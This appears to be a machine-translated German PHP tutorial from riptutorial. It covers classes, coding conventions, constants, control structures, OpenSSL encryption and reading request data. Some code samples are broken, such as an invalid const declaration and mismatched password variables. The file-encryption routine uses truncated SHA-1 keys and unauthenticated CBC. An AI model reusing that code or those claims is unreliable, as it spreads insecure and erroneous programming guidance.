In ihrer grundlegendsten Form sieht eine anonyme Klasse wie folgt aus:

```
new class("constructor argument") {
    public function __construct($param) {
        var_dump($param);
    }
}; // string(20) "constructor argument"
```

Durch das Verschachteln einer anonymen Klasse innerhalb einer anderen Klasse erhält sie keinen Zugriff auf private oder geschützte Methoden oder Eigenschaften dieser äußeren Klasse. Zugriff auf geschützte Methoden und Eigenschaften der äußeren Klasse erhält man durch Erweiterung der äußeren Klasse von der anonymen Klasse. Der Zugriff auf private Eigenschaften der äußeren Klasse kann durch Weitergabe an den Konstruktor der anonymen Klasse erfolgen.

Zum Beispiel:

```
class Outer {
    private $prop = 1;
    protected $prop2 = 2;

    protected function func1() {
        return 3;
    }

    public function func2() {
        // passing through the private $this->prop property
        return new class($this->prop) extends Outer {
            private $prop3;

            public function __construct($prop) {
                $this->prop3 = $prop;
            }
```

```
            public function func3() {
                // accessing the protected property Outer::$prop2
                // accessing the protected method Outer::func1()
                // accessing the local property self::$prop3 that was private from
Outer::$prop
                return $this->prop2 + $this->func1() + $this->prop3;
            }
        };
    }
}

echo (new Outer)->func2()->func3(); // 6
```

Grundklasse definieren

Ein Objekt in PHP enthält Variablen und Funktionen. Objekte gehören normalerweise zu einer Klasse, die die Variablen und Funktionen definiert, die alle Objekte dieser Klasse enthalten werden.

Die Syntax zum Definieren einer Klasse lautet:

```
class Shape {
    public $sides = 0;

    public function description() {
        return "A shape with $this->sides sides.";
    }
}
```

Sobald eine Klasse definiert ist, können Sie eine Instanz erstellen mit:

```
$myShape = new Shape();
```

Auf Variablen und Funktionen des Objekts wird wie folgt zugegriffen:

```
$myShape = new Shape();
$myShape->sides = 6;

print $myShape->description(); // "A shape with 6 sides"
```

Konstrukteur

Klassen können eine spezielle `__construct()` -Methode definieren, die als Teil der Objekterstellung ausgeführt wird. Dies wird häufig verwendet, um die Anfangswerte eines Objekts anzugeben:

```
class Shape {
    public $sides = 0;

    public function __construct($sides) {
        $this->sides = $sides;
    }
```

```
    public function description() {
        return "A shape with $this->sides sides.";
    }
}

$myShape = new Shape(6);

print $myShape->description(); // A shape with 6 sides
```

Eine andere Klasse erweitern

Klassendefinitionen können vorhandene Klassendefinitionen erweitern, neue Variablen und Funktionen hinzufügen sowie die in der übergeordneten Klasse definierten ändern.

Hier ist eine Klasse, die das vorherige Beispiel erweitert:

```
class Square extends Shape {
    public $sideLength = 0;

    public function __construct($sideLength) {
       parent::__construct(4);

       $this->sideLength = $sideLength;
    }

    public function perimeter() {
        return $this->sides * $this->sideLength;
    }

    public function area() {
        return $this->sideLength * $this->sideLength;
    }
}
```

Die `Square` Klasse enthält Variablen und Verhalten für die `Shape` Klasse und die `Square` Klasse:

```
$mySquare = new Square(10);

print $mySquare->description()/ // A shape with 4 sides

print $mySquare->perimeter() // 40

print $mySquare->area() // 100
```

Klassen und Objekte online lesen: https://riptutorial.com/de/php/topic/504/klassen-und-objekte

Kapitel 45: Kodierungskonventionen

Examples

PHP-Tags

Sie sollten immer `<?php ?>` Tags oder Short-Echo-Tags `<?= ?>` Verwenden. Andere Variationen (insbesondere kurze Tags `<? ?>`) Sollten nicht verwendet werden, da sie normalerweise von Systemadministratoren deaktiviert werden.

Wenn eine Datei nicht erwartet wird , Ausgabe zu erzeugen (die gesamte Datei ist PHP - Code) die Schließung `?>` Syntax sollte weggelassen werden unbeabsichtigte Ausgabe zu vermeiden, was zu Problemen führen kann , wenn ein Kunde das Dokument analysiert, insbesondere versagen einige Browser die erkennen `<!DOCTYPE` Tag und aktivieren Sie den Quirks-Modus .

Beispiel für ein einfaches PHP-Skript:

```
<?php

print "Hello World";
```

Beispielklassendefinitionsdatei:

```
<?php

class Foo
{
    ...
}
```

Beispiel für in HTML eingebettetes PHP:

```
<ul id="nav">
    <?php foreach ($navItems as $navItem): ?>
        <li><a href="<?= htmlspecialchars($navItem->url) ?>">
            <?= htmlspecialchars($navItem->label) ?>
        </a></li>
   <?php endforeach; ?>
</ul>
```

Kodierungskonventionen online lesen:
https://riptutorial.com/de/php/topic/3977/kodierungskonventionen

Kapitel 46: Konstanten

Syntax

- define (String $ name, gemischter $ value [, bool $ case_insensitive = false])
- const CONSTANT_NAME = VALUE;

Bemerkungen

Konstanten werden zum Speichern der Werte verwendet, die später nicht geändert werden sollen. Sie werden auch häufig zum Speichern der Konfigurationsparameter verwendet, insbesondere der Parameter, die die Umgebung definieren (dev / production).

Konstanten haben Typen wie Variablen, aber nicht alle Typen können zum Initialisieren einer Konstante verwendet werden. Objekte und Ressourcen können überhaupt nicht als Werte für Konstanten verwendet werden. Arrays können ab PHP 5.6 als Konstanten verwendet werden

Einige konstante Namen werden von PHP reserviert. Dazu gehören `true` , `false` , `null` sowie viele modulspezifische Konstanten.

Konstanten werden normalerweise mit Großbuchstaben benannt.

Examples

Prüfen ob Konstante definiert ist

Einfach überprüfen

Um zu überprüfen, ob eine Konstante definiert ist, verwenden Sie die `defined` Funktion. Beachten Sie, dass diese Funktion sich nicht für den Wert der Konstante interessiert, sondern nur, ob die Konstante existiert oder nicht. Selbst wenn der Wert der Konstante `null` oder `false` die Funktion immer noch `true` .

```
<?php

define("GOOD", false);

if (defined("GOOD")) {
    print "GOOD is defined" ; // prints "GOOD is defined"

    if (GOOD) {
        print "GOOD is true" ; // does not print anything, since GOOD is false
    }
}

if (!defined("AWESOME")) {
```

```
   define("AWESOME", true); // awesome was not defined. Now we have defined it
}
```

Beachten Sie, dass die Konstante in Ihrem Code erst **nach** der Zeile, in der Sie sie definiert haben, "sichtbar" wird:

```
<?php

if (defined("GOOD")) {
   print "GOOD is defined"; // doesn't print anyhting, GOOD is not defined yet.
}

define("GOOD", false);

if (defined("GOOD")) {
   print "GOOD is defined"; // prints "GOOD is defined"
}
```

Alle definierten Konstanten erhalten

Um alle definierten Konstanten zu erhalten, einschließlich der von PHP erstellten, verwenden Sie die Funktion `get_defined_constants` :

```
<?php

$constants = get_defined_constants();
var_dump($constants); // pretty large list
```

Um nur die Konstanten zu erhalten, die von Ihrer App definiert wurden, rufen Sie die Funktion am Anfang und am Ende Ihres Skripts auf (normalerweise nach dem Bootstrap-Prozess):

```
<?php

$constants = get_defined_constants();

define("HELLO", "hello");
define("WORLD", "world");

$new_constants = get_defined_constants();

$myconstants = array_diff_assoc($new_constants, $constants);
var_export($myconstants);

/*
Output:

array (
  'HELLO' => 'hello',
  'WORLD' => 'world',
)
*/
```

Es ist manchmal nützlich für das Debuggen

Konstanten definieren

Konstanten werden mit der `const` Anweisung oder der `define` Funktion erstellt. Konvention ist die Verwendung von GROSSBUCHSTABEN für konstante Namen.

Definiere Konstante mit expliziten Werten

```
const PI = 3.14; // float
define("EARTH_IS_FLAT", false); // boolean
const "UNKNOWN" = null; // null
define("APP_ENV", "dev"); // string
const MAX_SESSION_TIME = 60 * 60; // integer, using (scalar) expressions is ok

const APP_LANGUAGES = ["de", "en"]; // arrays


define("BETTER_APP_LANGUAGES", ["lu", "de"]); // arrays
```

Konstante mit einer anderen Konstante definieren

Wenn Sie eine Konstante haben, können Sie auf dieser Basis eine andere definieren:

```
const TAU = PI * 2;
define("EARTH_IS_ROUND", !EARTH_IS_FLAT);
define("MORE_UNKNOWN", UNKNOWN);
define("APP_ENV_UPPERCASE", strtoupper(APP_ENV)); // string manipulation is ok too
// the above example (a function call) does not work with const:
// const TIME = time(); # fails with a fatal error! Not a constant scalar expression
define("MAX_SESSION_TIME_IN_MINUTES", MAX_SESSION_TIME / 60);

const APP_FUTURE_LANGUAGES = [-1 => "es"] + APP_LANGUAGES; // array manipulations


define("APP_BETTER_FUTURE_LANGUAGES", array_merge(["fr"], APP_BETTER_LANGUAGES));
```

Reservierte Konstanten

Einige konstante Namen werden von PHP reserviert und können nicht neu definiert werden. Alle diese Beispiele werden fehlschlagen:

```
define("true", false); // internal constant
define("false", true); // internal constant
define("CURLOPT_AUTOREFERER", "something"); // will fail if curl extension is loaded
```

Und eine Mitteilung wird ausgegeben:

```
Constant ... already defined in ...
```

Bedingt definiert

Wenn Sie über mehrere Dateien verfügen, in denen Sie dieselbe Variable definieren können (beispielsweise Ihre Hauptkonfiguration als Ihre lokale Konfig), kann die folgende Syntax dazu beitragen, Konflikte zu vermeiden:

```
defined("PI") || define("PI", 3.1415); // "define PI if it's not yet defined"
```

`const` vs `define`

`define` ist ein Laufzeitausdruck, während `const` eine Uhrzeit ist.

`define` erlaubt somit dynamische Werte (dh Funktionsaufrufe, Variablen usw.) und sogar dynamische Namen und bedingte Definition. Es ist jedoch immer relativ zum Root-Namespace definiert.

`const` ist statisch (da es nur Operationen mit anderen Konstanten, Skalaren oder Arrays erlaubt, und nur eine begrenzte Menge davon die sogenannten *konstanten Skalarausdrücke* , dh arithmetische Operatoren, logische Operatoren, Vergleichsoperatoren sowie Array-Dereferenzierung), sind aber automatisch Namensräume mit dem aktuell aktiven Namespace vorangestellt.

`const` unterstützt nur andere Konstanten und Skalare als Werte und keine Operationen.

Klassenkonstanten

Konstanten können innerhalb von Klassen mit einem `const` Schlüsselwort definiert werden.

```
class Foo {
    const BAR_TYPE = "bar";

    // reference from inside the class using self::
    public function myMethod() {
        return self::BAR_TYPE;
    }
}

// reference from outside the class using <ClassName>::
echo Foo::BAR_TYPE;
```

Dies ist nützlich zum Speichern von Elementtypen.

```
<?php

class Logger {
    const LEVEL_INFO = 1;
```

```
    const LEVEL_WARNING = 2;
    const LEVEL_ERROR = 3;

    // we can even assign the constant as a default value
    public function log($message, $level = self::LEVEL_INFO) {
        echo "Message level " . $level . ": " . $message;
    }
}

$logger = new Logger();
$logger->log("Info"); // Using default value
$logger->log("Warning", $logger::LEVEL_WARNING); // Using var
$logger->log("Error", Logger::LEVEL_ERROR); // using class
```

Konstante Arrays

Arrays können ab Version PHP 5.6 als reine Konstanten und Klassenkonstanten verwendet werden:

Klassenkonstante Beispiel

```
class Answer {
    const C = [2,4];
}

print Answer::C[1] . Answer::C[0]; // 42
```

Einfaches konstantes Beispiel

```
const ANSWER = [2,4];
print ANSWER[1] . ANSWER[0]; // 42
```

Ab Version PHP 7.0 wurde diese Funktionalität auch auf die `define` für einfache Konstanten portiert.

```
define('VALUES', [2, 3]);
define('MY_ARRAY', [
    1,
    VALUES,
]);

print MY_ARRAY[1][1]; // 3
```

Konstanten verwenden

Um die Konstante zu verwenden, verwenden Sie einfach ihren Namen:

```
if (EARTH_IS_FLAT) {
    print "Earth is flat";
}
```

```
print APP_ENV_UPPERCASE;
```

oder wenn Sie den Namen der Konstante im Voraus nicht kennen, verwenden Sie die `constant` :

```
// this code is equivalent to the above code
$const1 = "EARTH_IS_FLAT";
$const2 = "APP_ENV_UPPERCASE";

if (constant($const1)) {
    print "Earth is flat";
}

print constant($const2);
```

Konstanten online lesen: https://riptutorial.com/de/php/topic/1688/konstanten

Kapitel 47: Kontrollstrukturen

Examples

Alternative Syntax für Kontrollstrukturen

PHP bietet eine alternative Syntax für einige Kontrollstrukturen: `if` , `while` , `for` , `foreach` und `switch` .

Wenn auf die normale Syntax verglichen, der Unterschied ist, dass die Öffnungsstrebe durch einen Doppelpunkt ersetzt wird (`:`) und die schließende Klammer ersetzt durch `endif;` `endwhile;` `endfor;` `endforeach;` oder `endswitch;` , beziehungsweise. Einzelne Beispiele finden Sie im Thema zu alternativer Syntax für Kontrollstrukturen .

```
if ($a == 42):
    echo "The answer to life, the universe and everything is 42.";
endif;
```

Mehrere `elseif` Anweisungen mit kurzer Syntax:

```
if ($a == 5):
    echo "a equals 5";
elseif ($a == 6):
    echo "a equals 6";
else:
    echo "a is neither 5 nor 6";
endif;
```

PHP Manual - Kontrollstrukturen - Alternative Syntax

während

`while` Schleife durchläuft einen Codeblock, solange eine angegebene Bedingung erfüllt ist.

```
$i = 1;
while ($i < 10) {
    echo $i;
    $i++;
}
```

Ausgabe: `123456789`

Ausführliche Informationen finden Sie im Thema Schleifen .

mache

`do-while` Schleife führt in jedem Fall zuerst einmal einen Codeblock aus und durchläuft dann diesen Codeblock, solange eine angegebene Bedingung erfüllt ist.

```
$i = 0;
do {
    $i++;
    echo $i;
} while ($i < 10);

Output: `12345678910`
```

Ausführliche Informationen finden Sie im Thema Schleifen .

gehe zu

Mit dem Operator `goto` können Sie zu einem anderen Abschnitt des Programms springen. Es ist seit PHP 5.3 verfügbar.

Der goto-Befehl ist ein goto, gefolgt vom gewünschten `goto MyLabel;` : `goto MyLabel;` .

Das Ziel des Sprungs wird durch eine Beschriftung gefolgt von einem Doppelpunkt angegeben: `MyLabel:`

Dieses Beispiel druckt `Hello World!` :

```
<?php
goto MyLabel;
echo 'This text will be skipped, because of the jump.';

MyLabel:
echo 'Hello World!';
?>
```

erklären

`declare` wird eine Ausführungsanweisung für einen Codeblock festgelegt.

Folgende Richtlinien werden anerkannt:

- `ticks`
- `encoding`
- `strict_types`

Setzen Sie zum Beispiel Ticks auf 1:

```
declare(ticks=1);
```

Um den strikten `strict_types` zu aktivieren, wird die `declare` mit der `strict_types` Deklaration verwendet:

```
declare(strict_types=1);
```

ansonsten

Die `if` -Anweisung im obigen Beispiel ermöglicht die Ausführung eines Codefragments, wenn die Bedingung erfüllt ist. Wenn Sie ein Codefragment ausführen möchten und die Bedingung nicht erfüllt ist, erweitern Sie das `if` um ein `else` .

```
if ($a > $b) {
  echo "a is greater than b";
} else {
  echo "a is NOT greater than b";
}
```

PHP Manual - Kontrollstrukturen - Sonst

Der ternäre Operator als Abkürzungssyntax für if-else

Der ternäre Operator bewertet etwas basierend auf einer Bedingung, die wahr ist oder nicht. Es ist ein Vergleichsoperator und wird häufig verwendet, um eine einfache if-else-Bedingung in einer kürzeren Form auszudrücken. Es ermöglicht das schnelle Testen einer Bedingung und ersetzt häufig eine mehrzeilige if-Anweisung, wodurch der Code kompakter wird.

Dies ist das Beispiel von oben, das einen ternären Ausdruck und Variablenwerte verwendet: `$a=1; $b=2;`

```
echo ($a > $b) ? "a is greater than b" : "a is NOT greater than b";
```

Ausgaben: `a is NOT greater than b .`

einschließen & erfordern

benötigen

`require` ähnlich `include` , mit der Ausnahme , dass es einen fatalen produziert `E_COMPILE_ERROR` Level - Fehler bei einem Fehler. Wenn die `require` fehlschlägt, wird das Skript angehalten. Wenn das `include` fehlschlägt, wird das Skript nicht `E_WARNING` und nur `E_WARNING` .

```
require 'file.php';
```

PHP Manual - Kontrollstrukturen - erforderlich

umfassen

Die `include` Anweisung schließt eine Datei ein und wertet sie aus.

./variablen.php

```
$a = 'Hello World!';
```

. / main.php`

```
include 'variables.php';
echo $a;
// Output: `Hello World!`
```

Seien Sie vorsichtig mit diesem Ansatz, da er als Codegeruch angesehen wird , da die enthaltene Datei die Menge und den Inhalt der definierten Variablen im angegebenen Bereich ändert.

Sie können auch `include` Datei `include` , die einen Wert zurückgibt. Dies ist äußerst nützlich für die Handhabung von Konfigurations-Arrays:

configuration.php

```
<?php
return [
    'dbname' => 'my db',
    'user' => 'admin',
    'pass' => 'password',
];
```

main.php

```
<?php
$config = include 'configuration.php';
```

Dieser Ansatz verhindert, dass die eingeschlossene Datei Ihren aktuellen Bereich mit geänderten oder hinzugefügten Variablen verschmutzt.

PHP Manual - Kontrollstrukturen - Include

---

include & requir kann auch verwendet werden, um einer Variablen Werte zuzuweisen, wenn etwas von Datei zurückgegeben wird.

Beispiel:

include1.php-Datei:

```
<?php
    $a = "This is to be returned";

    return $a;
?>
```

Datei index.php:

```
    $value = include 'include1.php';
   // Here, $value = "This is to be returned"
```

Rückkehr

Die `return` Anweisung gibt die Programmsteuerung an die aufrufende Funktion zurück.

Wenn `return` innerhalb einer Funktion aufgerufen wird, wird die Ausführung der aktuellen Funktion beendet.

```
function returnEndsFunctions()
{
   echo 'This is executed';
   return;
   echo 'This is not executed.';
}
```

Wenn Sie `returnEndsFunctions();` Sie erhalten die Ausgabe. `This is executed` .

Wenn `return` aus einer Funktion mit einem Argument aufgerufen wird, endet die Ausführung der aktuellen Funktion und der Wert des Arguments wird an die aufrufende Funktion zurückgegeben.

zum

`for` Schleifen werden normalerweise verwendet, wenn Sie einen Code haben, den Sie eine bestimmte Anzahl von Wiederholungen wiederholen möchten.

```
for ($i = 1; $i < 10; $i++) {
    echo $i;
}
```

Ausgaben: `123456789`

Ausführliche Informationen finden Sie im Thema Schleifen .

für jeden

`foreach` ist ein Konstrukt, mit dem Sie Arrays und Objekte leicht durchlaufen können.

```
$array = [1, 2, 3];
foreach ($array as $value) {
    echo $value;
}
```

Ausgänge: `123` .

Um die `foreach` Schleife mit einem Objekt verwenden zu können, muss die `Iterator` Schnittstelle implementiert werden.

Wenn Sie assoziative Arrays durchlaufen:

```
$array = ['color'=>'red'];
```

```
foreach($array as $key => $value){
    echo $key . ': ' . $value;
}
```

Ausgänge: `color: red`

Ausführliche Informationen finden Sie im Thema Schleifen .

wenn sonst noch

elseif

`elseif` kombiniert `if` und `else` . Die `if` Anweisung wird erweitert, um eine andere Anweisung auszuführen, falls der ursprüngliche `if` Ausdruck nicht erfüllt ist. Der alternative Ausdruck wird jedoch nur ausgeführt, wenn der `elseif` Bedingungsausdruck erfüllt ist.

Der folgende Code zeigt entweder "a ist größer als b", "a ist b" oder "a ist kleiner als b":

```
if ($a > $b) {
    echo "a is bigger than b";
} elseif ($a == $b) {
    echo "a is equal to b";
} else {
    echo "a is smaller than b";
}
```

Mehrere elseif-Anweisungen

Sie können mehrere elseif-Anweisungen innerhalb derselben if-Anweisung verwenden:

```
if ($a == 1) {
    echo "a is One";
} elseif ($a == 2) {
    echo "a is Two";
} elseif ($a == 3) {
    echo "a is Three";
} else {
    echo "a is not One, not Two nor Three";
}
```

ob

Das if-Konstrukt ermöglicht die bedingte Ausführung von Codefragmenten.

```
if ($a > $b) {
  echo "a is bigger than b";
}
```

PHP Manual - Kontrollstrukturen - Wenn

Schalter

Die `switch` Struktur hat dieselbe Funktion wie eine Reihe von `if` Anweisungen, kann jedoch die Aufgabe in weniger Codezeilen erledigen. Der zu testende Wert, wie in der `switch` Anweisung definiert, wird auf Gleichheit mit den Werten in jeder der `case` Anweisungen verglichen, bis eine Übereinstimmung gefunden wird und der Code in diesem Block ausgeführt wird. Wenn keine übereinstimmende `case` Anweisung gefunden wird, wird der Code im `default` ausgeführt, sofern er existiert.

Jeder Codeblock in einer `case` oder `default` Anweisung sollte mit der `break` Anweisung enden. Dies stoppt die Ausführung der `switch` Struktur und setzt die Codeausführung unmittelbar danach fort. Wenn die `break` Anweisung nicht angegeben wird, wird der Code der nächsten `case` Anweisung ausgeführt, *auch wenn keine Übereinstimmung* vorliegt. Dies kann zu einer unerwarteten Codeausführung führen, wenn die `break` Anweisung vergessen wird. Es kann jedoch auch nützlich sein, wenn mehrere `case` Anweisungen denselben Code verwenden müssen.

```
switch ($colour) {
case "red":
    echo "the colour is red";
    break;
case "green":
case "blue":
    echo "the colour is green or blue";
    break;
case "yellow":
    echo "the colour is yellow";
    // note missing break, the next block will also be executed
case "black":
    echo "the colour is black";
    break;
default:
    echo "the colour is something else";
    break;
}
```

Zusätzlich zum Testen fester Werte kann das Konstrukt auch zum Testen dynamischer Anweisungen gezwungen werden, indem der `switch` Anweisung ein boolescher Wert und der `case` Anweisung ein beliebiger Ausdruck bereitgestellt `case` . Denken Sie daran, dass der *erste* übereinstimmende Wert verwendet wird, so dass der folgende Code "mehr als 100" ausgibt:

```
$i = 1048;
switch (true) {
case ($i > 0):
    echo "more than 0";
    break;
case ($i > 100):
    echo "more than 100";
    break;
case ($i > 1000):
    echo "more than 1000";
    break;
}
```

Informationen zu möglichen Problemen mit losem Tippen während der Verwendung des `switch` Konstrukts finden Sie unter Switch-Überraschungen

Kontrollstrukturen online lesen: https://riptutorial.com/de/php/topic/2366/kontrollstrukturen

Kapitel 48: Kryptographie

Bemerkungen

```
/* Base64 Encoded Encryption / $enc_data = base64_encode( openssl_encrypt($data, $method, $password, true, $iv) ); / Decode and Decrypt */ $dec_data = base64_decode( openssl_decrypt($enc_data, $method, $password, true, $iv) );
```

Diese Art der Verschlüsselung und Verschlüsselung funktioniert nicht so, wie Sie den Code entschlüsseln, bevor Sie die Basis 64 entschlüsseln.

Sie müssten dies in umgekehrter Reihenfolge tun.

```
/ This way instead / $enc_data=base64_encode(openssl_encrypt($data, $method, $pass, true, $iv));
$dec_data=openssl_decrypt(base64_decode($enc_data), $method, $pass, true, $iv);
```

Examples

Symmetrische Chiffre

Dieses Beispiel veranschaulicht die symmetrische AES 256-Verschlüsselung im CBC-Modus. Da ein Initialisierungsvektor benötigt wird, generieren wir einen mit einer openssl-Funktion. Die Variable `$strong` wird verwendet, um zu bestimmen, ob die generierte IV kryptographisch stark war.

Verschlüsselung

```
$method = "aes-256-cbc"; // cipher method
$iv_length = openssl_cipher_iv_length($method); // obtain required IV length
$strong = false; // set to false for next line
$iv = openssl_random_pseudo_bytes($iv_length, $strong); // generate initialization vector

/* NOTE: The IV needs to be retrieved later, so store it in a database.
However, do not reuse the same IV to encrypt the data again. */

if(!$strong) { // throw exception if the IV is not cryptographically strong
    throw new Exception("IV not cryptographically strong!");
}

$data = "This is a message to be secured."; // Our secret message
$pass = "Stack0verfl0w"; // Our password

/* NOTE: Password should be submitted through POST over an HTTPS session.
Here, it's being stored in a variable for demonstration purposes. */

$enc_data = openssl_encrypt($data, $method, $password, true, $iv); // Encrypt
```

Entschlüsselung

```
/* Retrieve the IV from the database and the password from a POST request */
$dec_data = openssl_decrypt($enc_data, $method, $pass, true, $iv); // Decrypt
```

Base64 kodieren & dekodieren

Wenn die verschlüsselten Daten gesendet oder in einem druckbaren Text gespeichert werden müssen, sollten die Funktionen `base64_encode()` und `base64_decode()` verwendet werden.

```
/* Base64 Encoded Encryption */
$enc_data = base64_encode(openssl_encrypt($data, $method, $password, true, $iv));

/* Decode and Decrypt */
$dec_data = openssl_decrypt(base64_decode($enc_data), $method, $password, true, $iv);
```

Symmetrische Verschlüsselung und Entschlüsselung großer Dateien mit OpenSSL

PHP hat keine eingebaute Funktion zum Ver- und Entschlüsseln großer Dateien. `openssl_encrypt` können Strings verschlüsselt werden. Das Laden einer großen Datei in den Speicher ist jedoch eine schlechte Idee.

Dazu müssen wir eine Userland-Funktion schreiben. In diesem Beispiel werden mit dem symmetrischen *AES-128-CBC-* Algorithmus kleinere Teile einer großen Datei verschlüsselt und in eine andere Datei geschrieben.

Dateien verschlüsseln

```
/**
 * Define the number of blocks that should be read from the source file for each chunk.
 * For 'AES-128-CBC' each block consist of 16 bytes.
 * So if we read 10,000 blocks we load 160kb into memory. You may adjust this value
 * to read/write shorter or longer chunks.
 */
define('FILE_ENCRYPTION_BLOCKS', 10000);

/**
 * Encrypt the passed file and saves the result in a new file with ".enc" as suffix.
 *
 * @param string $source Path to file that should be encrypted
 * @param string $key    The key used for the encryption
 * @param string $dest   File name where the encryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function encryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);
    $iv = openssl_random_pseudo_bytes(16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
```

```
        // Put the initialzation vector to the beginning of the file
        fwrite($fpOut, $iv);
        if ($fpIn = fopen($source, 'rb')) {
            while (!feof($fpIn)) {
                $plaintext = fread($fpIn, 16 * FILE_ENCRYPTION_BLOCKS);
                $ciphertext = openssl_encrypt($plaintext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $ciphertext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

Dateien entschlüsseln

Zum Entschlüsseln von Dateien, die mit der oben genannten Funktion verschlüsselt wurden, können Sie diese Funktion verwenden.

```
/**
 * Dencrypt the passed file and saves the result in a new file, removing the
 * last 4 characters from file name.
 *
 * @param string $source Path to file that should be decrypted
 * @param string $key    The key used for the decryption (must be the same as for encryption)
 * @param string $dest   File name where the decryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function decryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        if ($fpIn = fopen($source, 'rb')) {
            // Get the initialzation vector from the beginning of the file
            $iv = fread($fpIn, 16);
            while (!feof($fpIn)) {
                $ciphertext = fread($fpIn, 16 * (FILE_ENCRYPTION_BLOCKS + 1)); // we have to
read one block more for decrypting than for encrypting
                $plaintext = openssl_decrypt($ciphertext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $plaintext);
            }
            fclose($fpIn);
        } else {
```

```
            $error = true;
        }
        fclose($fpOut);
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

Wie benutzt man

Wenn Sie einen kleinen Ausschnitt benötigen, um zu sehen, wie dies funktioniert, oder um die obigen Funktionen zu testen, sehen Sie sich den folgenden Code an.

```
$fileName = __DIR__.'/testfile.txt';
$key = 'my secret key';
file_put_contents($fileName, 'Hello World, here I am.');
encryptFile($fileName, $key, $fileName . '.enc');
decryptFile($fileName . '.enc', $key, $fileName . '.dec');
```

Dadurch werden drei Dateien erstellt:

1. *testfile.txt* mit dem Klartext
2. *testfile.txt.enc* mit der verschlüsselten Datei
3. *testfile.txt.dec* mit der entschlüsselten Datei. Dieser sollte den gleichen Inhalt wie *testfile.txt haben*

Kryptographie online lesen: https://riptutorial.com/de/php/topic/5794/kryptographie

Kapitel 49: Leseanforderungsdaten

Bemerkungen

Wahl zwischen GET und POST

GET- Anforderungen eignen sich am besten zum Bereitstellen von Daten, die zum Rendern der Seite benötigt werden, und können mehrfach verwendet werden (Suchabfragen, Datenfilter usw.). Sie sind Teil der URL, was bedeutet, dass sie mit einem Lesezeichen versehen werden können und häufig wiederverwendet werden.

POST- Anfragen dagegen sind dafür gedacht, Daten nur einmal an den Server zu senden (Kontaktformulare, Anmeldeformulare ...). Im Gegensatz zu GET, das nur ASCII akzeptiert, ermöglichen POST-Anforderungen auch binäre Daten, einschließlich Dateiuploads .

Eine ausführlichere Erklärung der Unterschiede finden Sie hier .

Anfordern von Datenanfälligkeiten

Schauen Sie sich auch an: Was sind die Schwachstellen beim direkten Einsatz von GET und POST?

Das Abrufen von Daten aus den Superglobalen $ _GET und $ _POST ohne Validierung wird als schlechte Praxis angesehen und bietet Benutzern die Möglichkeit, durch Code- oder SQL-Injektionen auf Daten zuzugreifen oder diese zu beeinträchtigen. Ungültige Daten sollten überprüft und zurückgewiesen werden, um solche Angriffe zu verhindern.

Anforderungsdaten sollten abhängig davon, wie sie im Code verwendet werden, escapen, wie hier und hier angegeben . In dieser Antwort finden Sie einige verschiedene Escape-Funktionen für häufige Datenverwendungsfälle.

Examples

Fehler beim Hochladen von Dateien

`$_FILES["FILE_NAME"]['error']` (wobei `"FILE_NAME"` der Wert des `"FILE_NAME"` der Dateieingabe ist, der in Ihrem Formular vorhanden ist) kann einen der folgenden Werte enthalten:

1. `UPLOAD_ERR_OK` - Es ist kein Fehler `UPLOAD_ERR_OK` , die Datei wurde erfolgreich hochgeladen.
2. `UPLOAD_ERR_INI_SIZE` - Die hochgeladene Datei überschreitet die Direktive `php.ini` in der `php.ini` .
3. `UPLOAD_ERR_PARTIAL` - Die hochgeladene Datei überschreitet die im HTML-Formular angegebene MAX_FILE_SIZE-Direktive.
4. `UPLOAD_ERR_NO_FILE` - Es wurde keine Datei hochgeladen.
5. `UPLOAD_ERR_NO_TMP_DIR` - Ein temporärer Ordner fehlt. (Ab PHP 5.0.3).

6. `UPLOAD_ERR_CANT_WRITE` - `UPLOAD_ERR_CANT_WRITE` beim Schreiben der Datei auf die Festplatte. (Ab PHP 5.1.0).
7. `UPLOAD_ERR_EXTENSION` - Eine PHP-Erweiterung hat den `UPLOAD_ERR_EXTENSION` angehalten. (Ab PHP 5.2.0).

Eine grundlegende Möglichkeit, nach Fehlern zu suchen, lautet wie folgt:

```
<?php
$fileError = $_FILES["FILE_NAME"]["error"]; // where FILE_NAME is the name attribute of the
file input in your form
switch($fileError) {
    case UPLOAD_ERR_INI_SIZE:
        // Exceeds max size in php.ini
        break;
    case UPLOAD_ERR_PARTIAL:
        // Exceeds max size in html form
        break;
    case UPLOAD_ERR_NO_FILE:
        // No file was uploaded
        break;
    case UPLOAD_ERR_NO_TMP_DIR:
        // No /tmp dir to write to
        break;
    case UPLOAD_ERR_CANT_WRITE:
        // Error writing to disk
        break;
    default:
        // No error was faced! Phew!
        break;
}
```

POST-Daten lesen

Daten von einer POST-Anforderung werden in Form eines assoziativen Arrays im superglobal `$_POST` gespeichert.

Beachten Sie, dass beim Zugriff auf ein nicht vorhandenes Array-Element eine Benachrichtigung generiert wird. Die Existenz sollte daher immer mit der `isset()` oder `empty()` Funktion oder dem Null-Koaleszenz-Operator überprüft werden.

Beispiel:

```
$from = isset($_POST["name"]) ? $_POST["name"] : "NO NAME";
$message = isset($_POST["message"]) ? $_POST["message"] : "NO MESSAGE";

echo "Message from $from: $message";
```

7,0

```
$from = $_POST["name"] ?? "NO NAME";
$message = $_POST["message"] ?? "NO MESSAGE";

echo "Message from $from: $message";
```

GET-Daten lesen

Daten aus einer GET-Anforderung werden in Form eines assoziativen Arrays im superglobal `$_GET` gespeichert.

Beachten Sie, dass beim Zugriff auf ein nicht vorhandenes Array-Element eine Benachrichtigung generiert wird. Die Existenz sollte daher immer mit der `isset()` oder `empty()` Funktion oder dem Null-Koaleszenz-Operator überprüft werden.

Beispiel: (für URL `/topics.php?author=alice&topic=php`)

```
